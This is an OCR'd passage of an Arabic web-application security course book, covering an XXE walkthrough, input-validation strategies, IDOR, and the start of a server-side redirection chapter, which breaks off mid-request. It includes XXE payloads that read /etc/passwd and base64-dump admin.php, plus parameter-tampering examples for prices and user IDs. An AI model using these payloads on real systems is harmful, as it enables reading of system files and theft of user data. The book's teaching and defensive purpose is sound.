
```
<!DOCTYPE Doc [
<!ENTITY ex SYSTEM "file:///etc/passwd">
]>
```

- ومن ثم نستدعي هذا الـ Entity ضمن أحد قيم المدخلات

```
<name>&ex;</name>
```


ثغرة ال XXE Injection (تكمله...)

- ونرسل الـ Request




ثغرة ال XXE Injection (تكمله...)

- جميل!! ما الذي حصل هنا ؟
- إستطعنا قراءة ملف الـ passwd عن طريق تعريف External Entity يحمل المسار الخاص بهذا الملف ، ومن ثم حقنا هذا الـ External Entity في أحد قيم المدخلات
- لننتقل لمستوى آخر من الحقن،
- بعد قراءة محتوى ملف الـ robots.txt وجدنا صفحة تسجيل فرعية خاصة بالـ admin



ثغرة ال XXE Injection (تكمله...)

- بعد محاولات عدّة لإختبار صفحة الدخول لنفس الثغرة وتحليل الكود لم نتوصّل لشيء،
- لكن ماذا عن قراءة محتوى ملف الـ admin.php عن طريق الثغرة في صفحة تسجيل الدخول الأولى؟
- لنُلقي نظرة!




ثغرة ال XXE Injection (تكمله...)

- إستطعنا قراءة محتوى الملف أيضًا!
- لاحظ أننا قمنا بعمل Encoding لمحتوى الملف كالآتي:

```
<!ENTITY ex SYSTEM “php://filter/read=convert.base64-encode/resource=admin.php”>
```

- بعد عمل Decoding لمحتوى الملف ، وجدنا هذه البيانات ضمن الصفحة

ثغرة ال XXE Injection (تكمله...)



ثغرة ال XXE Injection (تكمله...)

- نقوم بتسجيل الدخول بإستخدام هذه البيانات :

ثغرة ال XXE Injection (تكمله...)

- ومن ثم نحصل على العَلَم

تم بحمد الله انتهاء الفصل السابع

الفصل الثامن
أساليب معالجة المدخلات فى تطبيقات الويب

المؤلف
د.م/ أحمد هاشم الفقي
استشارى أمن المعلومات و التحول الرقمي
Ahmed.Hashem.ElFiky@outlook.com

أساليب معالجة المدخلات فى تطبيقات الويب

- هذه الفصل تُناقش المنهجيات المختلفة التي يتبعها المبرمجين لحماية تطبيقات الويب من الـ User Input "مدخلات المستخدمين".
- أساليب معالجة المُدخلات في تطبيقات الويب بالإمكان تقسيمها كالتالي:
- 1- حجب المُدخلات المُعرّفة مُسبقًا بأنها ضارّة، أو ما يُعرف بـ Reject Known Bad
- في هذا النوع يُعرّف المبرمج قائمة بالمدخلات الشائعة الاستخدام في عملية الاختراق.
- هذا النوع يعتبر سيئ جدًا في الحماية لأن عملية تجاوزه ستكون بكل بساطة إدخال مُدخل خارج نطاق هذه القائمة.
- التطبيقات التي تتبع هذه المنهجية قد تكون معرّضة أيضًا لهجوم NULL Byte Attack
- NULL Byte Attack هو نوع من أنواع تجاوز أسلوب الحماية هذا ، والذي يرمز له أحيانًا بالاسم Null Byte، في هذا النوع من الهجوم يقوم المخترق بإدراج Black-Listed filters قبل المُدخل المحجوب ، مما يؤدي إلى تعطيل عمل الـ filter، وبالتالي سيتجاوز المخترق هذا النوع من الحمايات.

أساليب معالجة المدخلات فى تطبيقات الويب
(تكمله...)

- 2- السماح فقط بالمُدخلات المُعرّفة مُسبقًا بأنها سليمة، أو ما يُعرف بـ Accept Known Good
- في هذا النوع يُعرّف المُبرمج قائمة بالمُدخلات التي يتم قبولها، وما دونها لن يتم معالجته.
- القائمة التي يعرفها المبرمج قد تكون:
- Set of Literal Strings يعرف المبرمج هنا قائمة تسمح باستخدام الحروف فقط.
- Patterns يعرف المبرمج هنا قائمة تتبع "شكل" معين.
- Set of Criteria يعرف المبرمج هنا عدة معايير يجب أن تنطبق على المُدخل حتى تتم معالجته.
- هذا النوع من الحماية يعتبر جيد وأفضل من السابق، لكن لا يجب الاعتماد عليه فقط في عملية الحماية، لابد أن يؤخذ بعين الاعتبار أساليب الحماية الأخرى أيضًا.

أساليب معالجة المدخلات فى تطبيقات الويب (تكمله...)

- 3- تصحيح المُدخل، أو ما يعرف بـ Data Sanitization
- في هذا النوع المُبرمج لا يقوم بحجب المُدخل الضّار، ولكن يقوم بعملية "تصحيح" هذا المدخل، على سبيل المثال عن طريق حذف أحد الأحرف التي قد تؤدي الى إحداث الضرر بتطبيق الويب.
- هذا المنهج قد يعتبر جيد جدًا في الحماية.
- على الرغم من كون هذا المنهج جيد إلى حدٍ ما، لكنه يملك بعض القصور في بعض الحالات مثل: عندما يريد المبرمج تصحيح العديد من "أنواع البيانات الضارّة" الخاصة بمُدخل واحد، في هذه الحالة الأفضل استخدام منهج Boundary Validation

أساليب معالجة المدخلات فى تطبيقات الويب (تكمله...)

- 4- معالجة البيانات السليمة، أو ما يُعرف بـ Safe Data Handling
- الثغرات المتعلقة بتطبيقات الويب يتم تجنبها ليس فقط من خلال "التحقق من مدخلات المستخدم" ولكن أيضًا عن طريق التأكد بأن هذه المدخلات يتم "معالجتها" بصورة آمنه، هذا المنهج يركز على "معالجة" البيانات الآمنة فقط، والبيانات الآمنة هي فقط ما يقوم المبرمج بتعريفها وليست المُدخلة من قبل المستخدم.
- أحد الأمثلة على هذا المنهج: عندما يقوم المبرمج بتعريف الـ SQL Queries التي يتم إرسالها لأحد الدوال methods/functions لتعالجها، بدلًا من ارسال المدخل الخاص بالمستخدم كـ parameter لهذه الدوال.

أساليب معالجة المدخلات فى تطبيقات الويب (تكمله...)

- 5- التحقق من دلالة البيانات المُدخلة أو ما يُعرف بـ Semantic Checks
- هذا المنهج يُعالج الثغرات التي تحدث ليس بسبب كون المُدخل ضار، ولكن بسبب أن المُدخل سليم ولكنّه أدّى إلى الوصول لبيانات متعلقة بمستخدم آخر.
- مثلًا: قد يقوم المخترق بإدخال مُدخل متعلق بمستخدم ما "مثلًا رقم الحساب البنكي الخاص بالمستخدم هذا" وبعد ادخال هذا المُدخل يستطيع المخترق الوصول إلى بيانات هذا المستخدم أو صلاحياته ؛ قد تحدث مثل هذه الحالة بسبب كون المخترق قام بإدخال مُدخل مرتبط في الأساس بهذا المستخدم، الثغرة هنا ليست في أن المدخل غير سليم، ولكن تطبيق الويب لم يقم بالتأكد من أن المُدخل مرتبط بشكل صحيح مع الذي قام بعملية الإدخال، لذلك هذا المنهج يقوم بالتأكد من أن "دلالات البيانات المُدخلة" صحيحة وسليمة (أي كُل مُدخل يتم معالجته هو بالفعل متعلق بالمستخدم الذي قام بإدخاله وليس لمستخدم آخر).

تم بحمد الله انتهاء الفصل الثامن

الفصل التاسع
ثغرة ال IDOR

المؤلف
د.م/ أحمد هاشم الفقي
استشارى أمن المعلومات و التحول الرقمي
Ahmed.Hashem.ElFiky@outlook.com

ثغرة ال IDOR

- حيث سنتعرف اليوم على ثغرة تصيب تطبيقات الويب وتتسبب في سرقه بياناتك الحساسه مثل الحسابات البنكيه او كلمات المرور واسم المستخدم ويتم ذلك من خلال السماح للمستخدم بإدخال input لمتغير دون ان يتم التحقق منه.
- ثغرة IDOR تعتبر من أخطر الثغرات ولها نصيب في OWASP Top 10 في سنة 2013 وتأخذ رقم CWE-639 وأصابت الكثير من المواقع العالمية مثل تويتر و فيسبوك و أوبر الخ.. .
- ثغرة IDOR تعتبر Web Parameter Tampering (Authorization Bug) وهي تحدث عندما يضع المبرمج متغيرا (user-input) والمستخدم يستطيع تغيير قيمة هذا المتغير, وهو غير مصرح بتغييره, ولهذا تم تسميتها (Insecure Direct Object References)

ثغرة ال IDOR (تكمله...)

- لمن لم يفهم ماذا اعني بكلمة "متغير" هو البراميترات مثلا لاللحصر عندما تشاهد موقع بهذا الشكل : http://evil.com/test?name=1337r00t
- ال name هو المتغير و 1337r00t هو قيمة المتغير .
- # شرح عملي :-
- رأيت موقع بيع هواتف وأحببت انت ان تشتري آيفون لكن قيمة الآيفون 5000 ريال وانت لاتمتلك هذا المبلغ, لكن عندما طلبت شراء الآيفون لاحظت ان رابط الطلب أصبح :-

```
https://phonemarket.com/buy/iphone?price=5000
```

ثغرة ال IDOR (تكمله...)

- قمت انت بتغيير قيمة متغير price الى 10 فتم وضع قيمة الآيفون 10 ريالات في سلة المشتريات وشريته فعليا بهذه القيمة ! هنا حدثت ثغرة IDOR
- مثلا أخر لكل منشور او تعليق على Facebook يوجد له id خاص به ويمكن للمستخدم حذف او تعديل اي منشور من خلال ذلك المعرف وهنا يقوم المهاجمين بإستغلال هذه النقطه من خلال إرسال request حذف او تعديل لمنشور ما، ثم يقوم بتغيير ال id وإدخال idمنشور الضحية وهنا تتم عمليه استبدال للبيانات
- ومن هنا يمكن للمهاجم حذف تعليق او تعديل نص او الاطلاع على بيانات اي شخص داخل مجموعة وذلك لأن الموقع هنا مصاب وسيقوم بتنفيذ الطلب دون التحقق منه!

ثغرة ال IDOR (تكمله...)

- مثلا اخر موقع او متجر شراء يستخدم username في الرابط
- www.example.com/username=MissAngela/details
- ومن المفترض ان هذا الرابط سيعرض معلومات بطاقة الدفع او visa لدي وهنا اذا كنت اعرف username مستخدم يقوم بعمليات شراء كثيرة اي يملك مال كثير وليكن اسم المستخدم مثلا majd
- هنا سأغير المدخل في الرابط واضع user الضحية
- www.example.com/username=majd/details
- فإذا كان الموقع مصاب سيعرض معلومات visa الضحية او بيانات الشراء
- او حتى يمكنني وضع users عشوائيا وسرقة جميع بيانات المستخدمين!

ثغرة ال IDOR (تكمله...)

- مثال اخر موقع لتحميل تطبيقات مدفوعة
- قمت بشراء تطبيق وكان رابط التحميل على الشكل التالي:
- www.example.com/app_id=11/download
- ويبدو من الرابط السابق ان كل تطبيق له رقم id خاص به واذا قمنا بتغيير id لنضع 12 سأستطيع الوصول إلى تطبيقات اخرى مدفوعة مجانا..!

ثغرة ال IDOR (تكمله...)

- # التجنب عن هذه الثغرة :-
- يجب عليك عزيزي المبرمج ان لاتعطي المستخدم الأمكانية على تغيير البيانات الحساسة او اللذي من الغير طبيعي تغييرها .
- ايضا يجب على المطور او مسؤول حمايه الموقع او المتجر تجنب إظهار الملفات المهمة بالموقع وان يكون التحقق من الطلبات وربطها بـ token مخصص (وهي قيمة يتم توليدها عشوائيا) خاصة بكل مستخدم منفرد حيث لايتم قبول اي طلب اذا لم يتوافق ال token الذي يكون مع الطلب
- يوجد بعض plug-ins المفيدة في burpsuite مثل
- Authz , AuthMatrix, Authorize لاختبار هذه الثغرة و الكشف عنها

تم بحمد الله انتهاء الفصل التاسع

الفصل العاشر
ثغرات ال Redirection

المؤلف
د.م/ أحمد هاشم الفقي
استشارى أمن المعلومات و التحول الرقمي
Ahmed.Hashem.ElFiky@outlook.com

ثغرات ال Redirection

- نستعرض فى هذا الفصل شرح مفصل لثغرات التحويل (ثغرات اعادة التوجيه) وهما ثغرتان:
- الأولى : Server-side HTTP Redirection
- الثانية : Open Redirect
- اولا:Server-side HTTP Redirection
- ببساطة هى ثغرة تقوم بتحويلك من رابط الى رابط اخر داخل التطبيق او ربما رابط خارجى. تظهر هذه الثغرة عندما يتم ادخال قيم معينة فى تطبيق الويب ثم يقوم السيرفر بمعالجة هذه القيم واضافتها الى الرابط الأصلى وبالتالى توجيه التطبيق لهذه القيمة

ثغرات ال Redirection (تكمله...)

- مثال: موقع يوفر عدة ثيمات مختلفة ليظهر بها وعندما تختار ثيم معين يقوم السيرفر بمعالجة طلبك مثل الصورة التالية:

```
POST /home HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: isecur1ty.com
Content-Length: 65

view=default&theme=isecur1ty.com/themes/theme1
```

- واضح من الصورة ان الموقع ياخذ طلبك ويدمجه فى بارمتر يسمى theme ثم يعرض اختيارك فى المتصفح وهو الثيم الأول

ثغرات ال Redirection (تكمله...)

- سبب الثغرة فى الأساس هو ان السيرفر لا يقوم بالتحقق من مدخلات المستخدم حيث يستطيع المستخدم تغيير قيم البارامتر theme بدون اى حظرعلى القيم اى ان هذه الثغرة تعتبر بروكسى -وسيط- بين المهاجم وبين السيرفر. حيث يستطيع المهاجم التحويل الى روابط اخرى وعرض صفحات بها اكواد خبيثة والإتصال بخدمات اخرى على السيرفر وربما الدخول الى صفحات حساسة داخل الموقع والدخول الى الشبكة الداخلية لموقع الشركة واحيانا تساعد الثغرة فى تخطى الجدار النارى والحصول على صلاحيات اكبر فى تصفح الموقع .
- لإكتشاف هذه الثغرة يجب عليك البحث عن كل البارمترز الى تقوم بالتحويل من صفحة الى صفحة اخرى .ابحث عن البارمترز التى تحتوى على روابط او على IP كالتالى

theme=isecur1ty.com/themes/theme1

theme=192.168.1.1

ثغرات ال Redirection (تكمله...)

- اجمع كل البارمترز من هذا النوع لنبدا فى عملية الإستغلال:
- سنقوم بالتعديل على قيمة البارمتر theme=isecur1ty.com/files ونرى استجابة السيرفر للطلب .اذا تم توجيهك لهذا المسار الجديد فالموقع مصاب .بالتأكيد تسطيع استبدال قيمة البارمتر بأى رابط سواء داخل الموقع او رابط خارجى وسيتم توجيهك الى الرابط الجديد وبالتالى تستطيع الدخول الى كثير من صفحات الموقع بدون اى صلاحيات .
- مثال1: استغلال متقدم لثغرة Server-side HTTP Redirection
- سنحاول الإتصال بخدمة ftp من خلال هذه الثغرة .كما تعلمون خدمة ftp تعمل على بورت 21 وسنرى استجابة السيرفر للطلب لاحظ الصورة التالية

ثغرات ال Redirection (تكمله...)

```
POST /home HTTP/1.1
